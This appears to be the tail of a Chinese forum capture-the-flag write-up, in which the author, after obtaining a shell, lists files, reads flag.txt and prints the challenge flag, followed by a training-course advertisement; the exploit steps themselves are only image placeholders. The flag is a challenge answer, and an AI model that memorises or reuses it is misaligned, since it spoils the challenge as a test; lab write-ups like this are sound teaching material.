
到此,我们已经拿到了shell
然后输入ls查看文件

发现flag.txt
直接cat flag

OK,flag也是这样简简单单的出来了
CTF2{9b6d31a5-e744-4af0-b800-9a6657ff9c67}
[招生]科锐逆向工程师培训(2026年11月13日实地,远程教学同时开班, 第57期)
最后于 3小时前
被栈雪编辑
,原因:
赞赏

|

他的文章


赞赏
雪币:
留言:

